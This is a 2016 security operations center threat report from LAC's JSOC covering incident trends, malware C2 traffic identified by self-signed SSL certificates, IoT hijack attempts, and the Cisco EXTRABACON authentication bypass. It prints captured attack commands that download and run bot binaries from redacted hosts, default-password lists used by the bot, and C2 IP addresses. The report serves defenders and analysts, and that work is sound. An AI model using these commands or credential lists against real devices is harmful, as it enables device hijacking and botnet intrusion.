LAC
ともに、イキル

JAPAN SECURITY OPERATION CENTER INSIGHT

vol.14

July 25, 2017

JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.14

1 Preface

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts study communication packets in detail, even including their content, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.

We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.

Japan Security Operation Center

Analysis Team

Data collection period

July 1, 2016 to September 30, 2016

Devices used

This report is based on data from security devices supported by the LAC-supplied JSOC Managed Security Services.

* This document is for information purposes only. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document.

* When using data from this report, be sure to cite the source.
(For example, Source: "JSOC INSIGHT, vol. 14, from LAC Co., Ltd.")

* The information contained in this document is as of the initial publication of this document and may be changed by the time it is viewed or provided.

2 Executive Summary

This report illustrates an analysis of the trends in the incidents that occurred during the collection period and introduces some especially notable threats.

➢ Increasing attacks that attempt to hijack IoT devices

There have been an increasing number of attacks detected that target IoT devices and that attempt to execute unauthorized OS commands. If such attacks succeed, a suspicious binary file is downloaded through the Internet. Our investigation into downloaded binary files show that they use various IoT devices' default passwords to make list-based attacks, and it has been confirmed that, if an IoT device is successfully hijacked, the infection is expanded. IoT devices are not expensive and are easy to install, and it is necessary to take appropriate security measures for using them safely, such as avoiding the use of guessable passwords, including default ones, and by updating their firmware as appropriate.

➢ Regarding code execution vulnerability (CVE-2016-6366) in Cisco products

It has been disclosed that Cisco firewall products have a zero-day vulnerability that allows any arbitrary code to be executed through a manipulated SNMP packet. Our testing of an attacking tool against this vulnerability has not shown that an arbitrary code can be executed through an SNMP packet. However, it has been confirmed that the Cisco ASA device can be stopped and restarted, or that can be put into a state in which escalation to privileged mode is possible with any user ID/password, by disabling remote login authentication. There are some preconditions necessary to abuse the vulnerability, but the vulnerability will cause serious impact, thus it is necessary to make an update as early as possible.

➢ Regarding DoS vulnerability (CVE-2016-2776) in BIND

A vulnerability in BIND that lets services be stopped externally was disclosed. A proof-of-concept code was released one week after the disclosure of the vulnerability, and the National Police Agency and other institutions have been issuing an alert after confirming indiscriminate attacks. This vulnerability applies to all BIND versions of 9.0.0 or later. It has a potentially wider scope of impact and is easy to exploit, thus it is necessary to make an update as early as possible.

3 Trends in Severe Incidents at the JSOC

3.1 Trends in severe incidents

Our security analysts at the JSOC analyze the logs detected by firewalls, IDS/IPS, and sandboxes, and assign one of four incident severity levels according to the nature of incident and the degree of impact that the incident has on monitored targets. Of these severity levels, "Emergency" and "Critical" indicate severe incidents for which a successful attack was confirmed or that the likelihood of damage was assessed to be high.

Table1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incidents classified as an emergency: - When a customer system experiences an information leak or a Web alteration; or - When malware-infected traffic is confirmed and when the infection has been expanding.
	Critical	Incidents classified as where the likelihood of attack success is high: - When a successful attack against a vulnerability or malware infection is confirmed; or - When it is unknown whether the attack succeeded or not, but when it will cause serious impact at a high probability if successful.
Reference incident	Warning	Incidents classified as needing follow-up: - When the investigation of whether the attack succeeded or not showed no possibility of impact; or - When the possibility of an impact was low at the time of detection, but when follow-up is necessary.
	Informational	Incidents classified as a non-attack: - When audit traffic such as port scan traffic, or other traffic that does not cause any real damage, occurs; or - When security diagnosis or test traffic occurs.

* The definition of the severity levels was changed from July 1, 2016.

Figure 1 shows the weekly changes in the number of severe incidents during the collection period (from July to September 2016).

Severe incidents related to attacks from the Internet increased in the fifth week of August (① in Fig. 1) and in the fourth week of September (② in Figure 1). The fifth week of August saw an increase in cross-site scripting incidents, and the fourth week of September saw an increase in SQL injection incidents.

Severe incidents related to suspicious traffic from the intra-network increased in the fourth week of July (③ in Figure 1) and the fifth week of September (④ in Figure 1). The fourth week of July saw an increase in DNS Changer[1] incidents, and the fifth week of September saw an increase in malware infection incidents due to the detection of Ursnif traffic or suspicious SSL certificates.




Figure 1 Changes in the number of severe incidents (July to September 2016)


3.2 Analysis of severe incidents

Figure 2 shows a breakdown of severe incidents related to attacks from the Internet.

This collection period saw no significant increase or decrease in the number of severe incidents related to attacks from the Internet compared to the previous collection period. However, there were notable changes in the breakdown of attacks. Incidents due to DNS server misconfiguration, which accounted for a large percentage of this type of incident in the previous collection period, greatly decreased, and Web server file upload and cross-site scripting incidents increased.

Many file upload attempts were found in attacks against open-source content management system (CMS) applications, and among them, especially more attacks against a vulnerability in Prestashop or WordPress plugins were found.

* [1] "3.3.1 DNS Changer that attempts to change a DNS server setting at a terminal infected with it" in *JSOC INSIGHT* vol. 13
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol13_en.pdf



a. April to June 2016 **b. July to September 2016**

Figure 2 Breakdown of severe incidents related to attacks from the Internet


Figure 3 shows a breakdown of severe incidents that occurred in the intra-network.

For this collection period, the number of severe incidents that occurred in the intra-network significantly decreased to 374 from 810 in the previous collection period. This is due to a general decrease in malware infection incidents, and especially, DNS Changer infection incidents, which accounted for a large percentage of this type of incident in the previous collection period, greatly decreased.

Ursnif infection incidents tend to be decreasing, but the number of such incidents is still relatively high, and we should remain alert against Exploit Kit and suspicious e-mails.[2]

A new type of incident involving a suspicious SSL certificate was found numerous times. JSOC has determined that a malware infection might occur in this type of incident, as it detected that a terminal in the intra-network downloaded an SSL certificate used by a C2 server or another host that the malware type communicated with. This type of incident is described in Section 3.3, with incident examples.

* [2] 4.2 Rapid increase in Ursnif infection incidents
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol13_en.pdf



a. April to June 2016 **b. July to September 2016**

Figure 3 Breakdown of severe incidents that occurred in intra-networks

3.3 Suspicious SSL certificates used on a target that malware communicates with

This section describes a new type of suspicious SSL certificate-related incident found numerous times during this collection period.


Some malicious programs generate HTTPS traffic for communication with a C2 server or other host. It is difficult to determine the suspiciousness of HTTPS traffic, based on what is detected, even if it is monitored over the network, as HTTPS traffic between a client and server is usually encrypted. In this situation, JSOC investigated HTTPS traffic occurring between malware and a C2 server so as to obtain more information with which it can determine the suspiciousness of the detected traffic more precisely. As a result, JSOC found that such traffic is characterized by a value in the SSL certificate used by malware to communicate with a C2 server over HTTPS.

Figure 4 shows a part of an SSL certificate used by a C2 server.

An SSL certificate used by an ordinary public server includes information such as an organization-specific server name and organization name.[3] On the other hand, the SSL certificate shown in Figure 4 includes "localhost" as a server name, with "MyCompany Ltd.," as an organization name, and does not include any value that indicates a managing organization (① in Figure 4).

* [3] Basics of SSL Server Certificates | Cybertrust.ne.jp
https://www.cybertrust.ne.jp/sureserver/basics/ssl1.html

Checking the SSL certificate chain structure down to the root certificate shows that there is no trusted root certificate in the chain and that the certificate is self-signed (② in Figure 4). The purpose of an SSL certificate is to provide identification by a trusted third-party authority. Therefore, an ordinary public server that provides for a service on the Internet does not use a self-signed SSL certificate, as doing so will damage its reliability. Identification based on a self-signed certificate is difficult, and traffic can be encrypted. The certificate might have been issued by the attacker to encrypt traffic generated by malware.



```
root# openssl s_client -connect 203.105.14.35:443
CONNECTED(00000003)
depth=0 C = GB, ST = Yorks, L = York, O = MyCompany Ltd., OU = IT, CN = localhost
verify error:num=18:self signed certificate
verify return:1
depth=0 C = GB, ST = Yorks, L = York, O = MyCompany Ltd., OU = IT, CN = localhost
verify return:1
---
Certificate chain
 0 s:/C=GB/ST=Yorks/L=York/O=MyCompany Ltd./OU=IT/CN=localhost
   i:/C=GB/ST=Yorks/L=York/O=MyCompany Ltd./OU=IT/CN=localhost
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDSDCCAjACCQDmEnbhAje5gjANBgkqhkiG9w0BAQUFADBmMQswCQYDVQQGEwJH
```

Figure 4 SSL certificate set on a C2 server (excerpt)

Figure 5 shows the changes in the number of severe incidents classified as related to a suspicious SSL certificate and that are possibly malware-infected during the collection period.

After applying a signature for detecting an SSL certificate used for malware communication to monitoring devices on July 14, connection to a C2 server using such a suspicious SSL certificate has been intermittently detected at multiple customer sites.




Figure 5 Changes in the number of severe incidents related to suspicious SSL certificate detection

Table 2 shows the destination IP addresses found in the severe incidents related to a suspicious SSL certificate.

Information from the "Cyber Emergency Center" and JSOC's detection records show that these destinations used an SSL certificate similar to those used on the destinations of connection from multiple malicious programs, such as URLZone (Bebloh) and Gootkit. Based on this, it may be guessed that the certificate was not used by a specific malicious program for connection to a C2 server, and that it was used for a C2 server used by a particular attacker.

Table 2 Destination IP addresses found in incidents related to suspicious SSL certificates

Destination IP address	Country that is allocated to the IP address
128.127.130.68	France
178.251.228.18	Germany
203.105.14.35	Hong Kong
203.239.190.57	Korea
62.255.210.203	England

4 Topics of This Volume


4.1 IoT device hijack attempts detected

Some IoT devices generally available at consumer electronics retailers have the Telnet service factory-set to enabled and have a vulnerability in their password and other settings. JSOC has detected attacks that executed unauthorized OS commands so as to hijack a vulnerable IoT device. This section provides an overview of such types of attacks, along with some points to be noted when using IoT devices within your organization.

4.1.1 Attack overview

JSOC detected attacks that use the 23/TCP Telnet protocol to hijack a target host and execute unauthorized OS commands. Usually an attacker attempted to obtain and execute multiple unauthorized programs on a target host by executing unauthorized OS commands.

Figure 6 shows an attack that attempted to execute an unauthorized OS command and that was detected during the collection period. If the attack succeeded, a shell script for hijacking the device would be installed in a directory such as "/tmp" and executed.




```
cd /tmp/ || cd /var/; wget http://[redacted]/.x86m; curl -o http://[redacted]/.x86m; busybox wget
http://[redacted]/.x86m; chmod 777 .x86m; ./.x86m; wget http:/[redacted]/.x32m; curl -o http://
[redacted]/.x32m; busybox wget http://[redacted]/.x32m; chmod 777 .x32m; ./.x32m; tftp [redacted]
-c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g [redacted]; chmod 777 tftp2.sh; sh
tftp2.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh
```

Figure 6 Attack that attempted to execute unauthorized OS commands

The `wget` command will obtain a shell script, which includes a program like a worm for expanding the infection, by making a similar attack against other terminals. The source of the attack traffic may be said to be the infected host with the intruded system through a successful attack.

Figure 7 shows the shell script obtained through the attack traffic shown in Figure 6.



```
$ cat .x86m
cd /tmp && wget -q http://[redacted]/jackmymipsel && chmod +x jackmymipsel && ./jackmymipsel
cd /tmp && wget -q http://[redacted]/jackmymips && chmod +x jackmymips && ./jackmymips
cd /tmp && wget -q http://[redacted]/jackmysh4 && chmod +x jackmysh4 && ./jackmysh4
cd /tmp && wget -q http://[redacted]/jackmyx86 && chmod +x jackmyx86 && ./jackmyx86
cd /tmp && wget -q http://[redacted]/jackmyarmv6 && chmod +x jackmyarmv6 && ./jackmyarmv6
cd /tmp && wget -q http://[redacted]/jackmyi686 && chmod +x jackmyi686 && ./jackmyi686
cd /tmp && wget -q http://[redacted]/jackmypowerpc && chmod +x jackmypowerpc && ./jackmypowerpc
cd /tmp && wget -q http://[redacted]/jackmyi586 && chmod +x jackmyi586 && ./jackmyi586
cd /tmp && wget -q http://[redacted]/jackmym86k && chmod +x jackmym86k && ./jackmym86k
cd /tmp && wget -q http://[redacted]/jackmysparc && chmod +x jackmysparc && ./jackmysparc
```

Figure 7 Contents of the shell script included in the attack traffic

The shell script in Figure 7 will do the following.

1) Move to "/tmp".
2) Obtain binary files via the `wget` command.
3) Grant the binary files permission to execute them.
4) Execute the binary files.

Attacks targeting an IoT device are characteristic of attempting to obtain a binary file directly. This type of attack (that attempts to obtain a binary file by installing a malicious program or a bot in a Linux host such as a Web server) does not occur so often, as a binary file compiled on a different PC may not be able to be executed on a target host. Most IoT devices have no compilation environment installed. Therefore, to install a malicious program or a bot on an IoT device, it will be necessary to prepare a binary file for each CPU type. This is the reason why this type of attack attempts to obtain a binary file directly.

Our investigation into the binary files used in this type of attack shows that they contain default passwords for a wide range of devices such as commercially available routers, network cameras, or single-board computers, such as Raspberry Pi. If a login attempt with the default password succeeds, the OS commands shown in Figure 6 will be executed so as to actively expand the infection to another device. Comparing two versions of the password list as of October 19 (Table 3) and November 4 (Table 4) shows that the list was updated and that the number of passwords increased from 23 to 39, which indicates an intention to target more devices.

Table 3 Password list as of October 19 (23 passwords)

Root	admin	user	login
Guest	support	cisco	netgear
Dreambox	D-Link	ubnt	netman
Toor	changeme	1234	12345
123456	default	pass	password
123456789	vizxv	michelangelo	

Table 4 Password list as of November 4 (39 passwords)

telnet	root	admin	user
Login	support	cisco	netgear
Dreambox	D-Link	ubnt	netman
Wlse	wlseuser	1234	123456
Guest	changeme	12345	default
Pass	password	123456789	vizxv
Michelangelo	letmein	diamond	changeme2
(Blank)	Cisco	cmaker	hsadb
Blender	attack	wlsedb	wlsepassword
Alpine	maxided	raspberry	

4.1.2 Increasing DDoS attacks that abuse IoT devices

JSOC has not actually found a case in which a host is hijacked through this type of attack so as to result in a malicious attack, such as a DDoS attack. However, a DDoS attack that used Mirai, which is a malicious program that infects IoT devices and builds a botnet, was observed, and a variety of media outlets released information on the damages caused by Mirai. Especially, Akamai reported that the consumed bandwidth reached up to 620 Gbps[4] through a DDoS attack.

[4] 620+ Gbps Attack - Post Mortem
https://blogs.akamai.com/2016/10/620-gbps-attack-post-mortem.html

On the other hand, the creator of Mirai released its source code,[5] and various attackers created variants,[6] leading to diversifications of this type of attack. The number of IoT devices infected with Mirai is now said to be over 500,000 around the globe.[7]

The behavior of Mirai and what influence the release of its source code has is shown in Appendix 1, and IDs and passwords used by Mirai are listed in Appendix 2.

4.1.3 Regarding the in-house use of IoT devices

As services become diversified, more and more various organizations are now introducing more and more IoT devices, which are not expensive and which are easy to install. However, generally, the vendor support period of such devices is short, unlike equipment for business use, and adequate security measures such as for vulnerabilities are not implemented.

On the other hand, management issues do arise often. For example, there is no clarified management standard for introducing IoT devices, or no record taken of IoT devices because they are installed without permission. If management is inadequate, the information system or security department will have no record of all the IoT devices in-house and will not be able to ensure their appropriate use, including security measures. This may result in intrusion or abuse due to the exploitation of device vulnerability or misconfiguration. This in turn may lead to the abuse of an infected device so as to attack other devices, or a violation of information assets or other damage.

Most IoT devices currently on the market support IPv6. An IoT device with IPv6 support will allow access to it from the global network immediately after receiving an RA from a provider, etc., and after being assigned an IPv6 address.

The conventional IPv4 environment implements access control, for example, by using the port-forwarding feature of a firewall, etc., so as to forward to a specific port number with an arbitrary IP address. Similar access control should be implemented also for IPv6 in order to prevent unnecessary end-to-end communication.

* [5] Mirai-Source-Code
https://github.com/jgamblin/Mirai-Source-Code/tree/master/mirai

* [6] How the Grinch Stole IoT
http://www.netformation.com/level-3-pov/how-the-grinch-stole-iot?tags=mirai-security

* [7] Over 500,000 IoT Devices Vulnerable to Mirai Botnet
http://www.securityweek.com/over-500000-iot-devices-vulnerable-mirai-botnet

JSOC, therefore, recommends checking the following when using IoT devices in-house.

In-house management

- □ Are devices installed in-house without permission?
- □ Are devices administered by a specified person?
- □ Is appropriate access control being implemented?

Device configuration

- □ Are factory-set management passwords changed?
- □ Is device firmware kept up-to-date?
- □ Are devices unintentionally made public?

4.2 Regarding code execution vulnerability (CVE-2016-6366) in Cisco products

4.2.1 Vulnerabilities overview

From December 2015 to February 2016, network security device vulnerabilities were reported in succession,[8] and then, on August 17, 2016, two vulnerabilities in Cisco firewall products were reported.[9] The first one involved a permission acquisition-related vulnerability (CVE-2016-6367, commonly known as EPICBANANA) affecting the versions released in 2012 prior to 8.4(3). The second one involved a vulnerability (CVE-2016-6366, commonly known as EXTRABACON[10]) that was in a zero-day state at the time of disclosure and that allowed an arbitrary code to be executed in SNMP processing.

When Cisco disclosed the vulnerabilities, an attacker group, giving its name as "Shadow Brokers," released multiple proof-of-concept code files, which included codes for the above two vulnerabilities, on the Internet. Reportedly, Shadow Brokers stole these proof-of-concept codes from an attacker group named "Equation Group," which allegedly had contact with groups including "Stuxnet[11]" and "Flame." Shadow Brokers then opened a kind of auction to sell unpublished information obtained from Equation Group, but could not conclude a contract. The group then switched to cloud-based funding. The group declared that the information would be made public when the funding reached 10,000 bitcoins. The group intended to exchange information release for money.[12]

Table 5 provides an outline of EXTRABACON.

* [8] "2.1 Spate of network security device vulnerability disclosures" in *JSOC INSIGHT* Vol. 12
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol12_en.pdf

* [9] The Shadow Brokers EPICBANANA and EXTRABACON Exploits
http://blogs.cisco.com/security/shadow-brokers

* [10] Regarding SNMP vulnerability (CVE-2016-6366) in Cisco products
https://www.lac.co.jp/lacwatch/people/20160823_000399.html

* [11] Stuxnet: Victims Zero
https://blog.kaspersky.com/stuxnet-victims-zero/6775/

* [12] TheShadowBrokers Message #3
https://medium.com/@shadowbrokerss/theshadowbrokers-message-3-af1b181b481

Table 5 Outline of code execution vulnerability in Cisco firewall products[13, 14]

<table>
<tr><td><b>CVE ID</b></td><td>CVE-2016-6366</td></tr>
<tr><td><b>Potentially affected products</b></td><td>- Cisco ASA 5500 Series Adaptive Security Appliances
- Cisco ASA 5500-X Series Next-Generation Firewalls
- Cisco ASA Services Module for Cisco Catalyst 6500 Series Switches and Cisco 7600 Series Routers
- Cisco ASA 1000V Cloud Firewall
- Cisco Adaptive Security Virtual Appliance (ASAv)
- Cisco Firepower 4100 Series
- Cisco Firepower 9300 ASA Security Module
- Cisco Firepower Threat Defense Software
- Cisco Firewall Services Module (FWSM)
- Cisco Industrial Security Appliance 3000
- Cisco PIX Firewalls</td></tr>
<tr><td><b>Vulnerable software versions</b></td><td>Cisco ASA 7.2, 8.0, 8.1, 8.2, 8.3, 8.4, 8.5, 8.6, 8.7, 9.0, 9.1, 9.2, 9.3, 9.4, 9.5, 9.6 (FTD), 9.6 (ASA)</td></tr>
<tr><td><b>When the vulnerability is exploited</b></td><td>- SNMP is being used.
- The SNMP community name is known by the attacker</td></tr>
<tr><td><b>Vulnerability-fixed software version[*1]</b></td><td>
<table>
<tr><th>Cisco ASA Major Release</th><th>Modified version</th></tr>
<tr><td>Cisco ASA 7.2, 8.x[15], 9.1</td><td>9.1.7(9)</td></tr>
<tr><td>Cisco ASA 9.0</td><td>9.0.4(40)</td></tr>
<tr><td>Cisco ASA 9.2</td><td>9.2.4(14)</td></tr>
<tr><td>Cisco ASA 9.3</td><td>9.3.3(10)</td></tr>
<tr><td>Cisco ASA 9.4</td><td>9.4.3(8) ETA 8/26/2016</td></tr>
<tr><td>Cisco ASA 9.5</td><td>9.5(3) ETA 8/26/2016</td></tr>
<tr><td>Cisco ASA 9.6(FTD)</td><td>9.6.1(11) / FTD 6.0.1.(2)</td></tr>
<tr><td>Cisco ASA 9.6(ASA)</td><td>9.6.2</td></tr>
</table>
</td></tr>
</table>

[13] Cisco Adaptive Security Appliance SNMP Remote Code Execution Vulnerability
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160817-asa-snmp

[14] The Shadow Brokers EPICBANANA and EXTRABACON Exploits
http://blogs.cisco.com/security/shadow-brokers

[15] Software updates for Cisco ASA 7.2 and 8.x have been discontinued. Upgrading to version 9.1.7(9) or later is officially recommended.
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160817-asa-snmp

4.2.2 Testing attack traffic that exploits the vulnerability

The preconditions for exploiting the vulnerability are: "a request is issued from an IP address allowed to access SNMP" and "the SNMP community name and account information are known by the attacker."

According to information released by the vendor, the software versions listed in Table 5 are subject to the CVE-2016-6366 vulnerability, but the released file names and codes indicate that the proof-of-concept codes are targeted against the versions listed in Table 6.

Table 6 Software versions that the proof-of-concept codes targeted


8.0(2)	8.0(3)	8.0(3)6	8.0(4)	8.0(4)32
8.0(5)	8.2(1)	8.2(2)	8.2(3)	8.2(4)
8.2(5)	8.3(1)	8.3(2)	8.4(1)	8.4(2)
8.4(3)	8.4(4)			

The CVE information indicates a risk of arbitrary code execution, but our investigation into the released codes shows that one of the following events was caused via a vulnerable version of Cisco ASA.

Behavior confirmed through testing

- Cisco ASA is terminated and restarted.
- Remote login authentication is disabled.
(Successful login and escalation to privileged mode over SSH, etc., is possible with any user name and password.)

Figure 8 shows how Cisco ASA behaves when a login attempt is made with a blank user name and password after disabling authentication by exploiting the vulnerability. We attempted to connect to Cisco ASA over an SSH connection and to log in with a blank user name and password. The login succeeded, and the Cisco ASA prompt was displayed. After the successful login, we executed an enable command to put the system into privileged mode, also with a blank password. The privileged mode prompt was displayed, which indicates that the system was put into a state in which the configuration could be changed. Login and escalation to privileged mode were possible also when an unregistered user name and password on the device such as "test + test" or "test + 123" was used.



```
login as:
@          's password:
Type help or '?' for a list of available commands.
ciscoasa> enable
Password:
ciscoasa# configure terminal
ciscoasa(config)#
```

Authenticated with a blank login user name or password (when enabled)

Figure 8 SSH login and escalation to privilege mode after disabling authentication

When an unauthorized login with a blank user name and password as shown in Figure 8 occurred, the syslog output contained information as shown in Figure 9.

```
5|Aug 20 2016|14:55:44|111008|||||User '' executed the 'enable' command.
5|Aug 20 2016|14:55:44|502103|||||User priv level changed:  Uname:  enable_15 From:  1 To:  15
6|Aug 20 2016|14:55:38|605005|XXX. XXX. XXX. XXX |16723|10.11.2.72|ssh|Login permitted from XXX. XXX. XXX. X
XX /16723 to management:  XXX. XXX. XXX. XXX /ssh for user ""
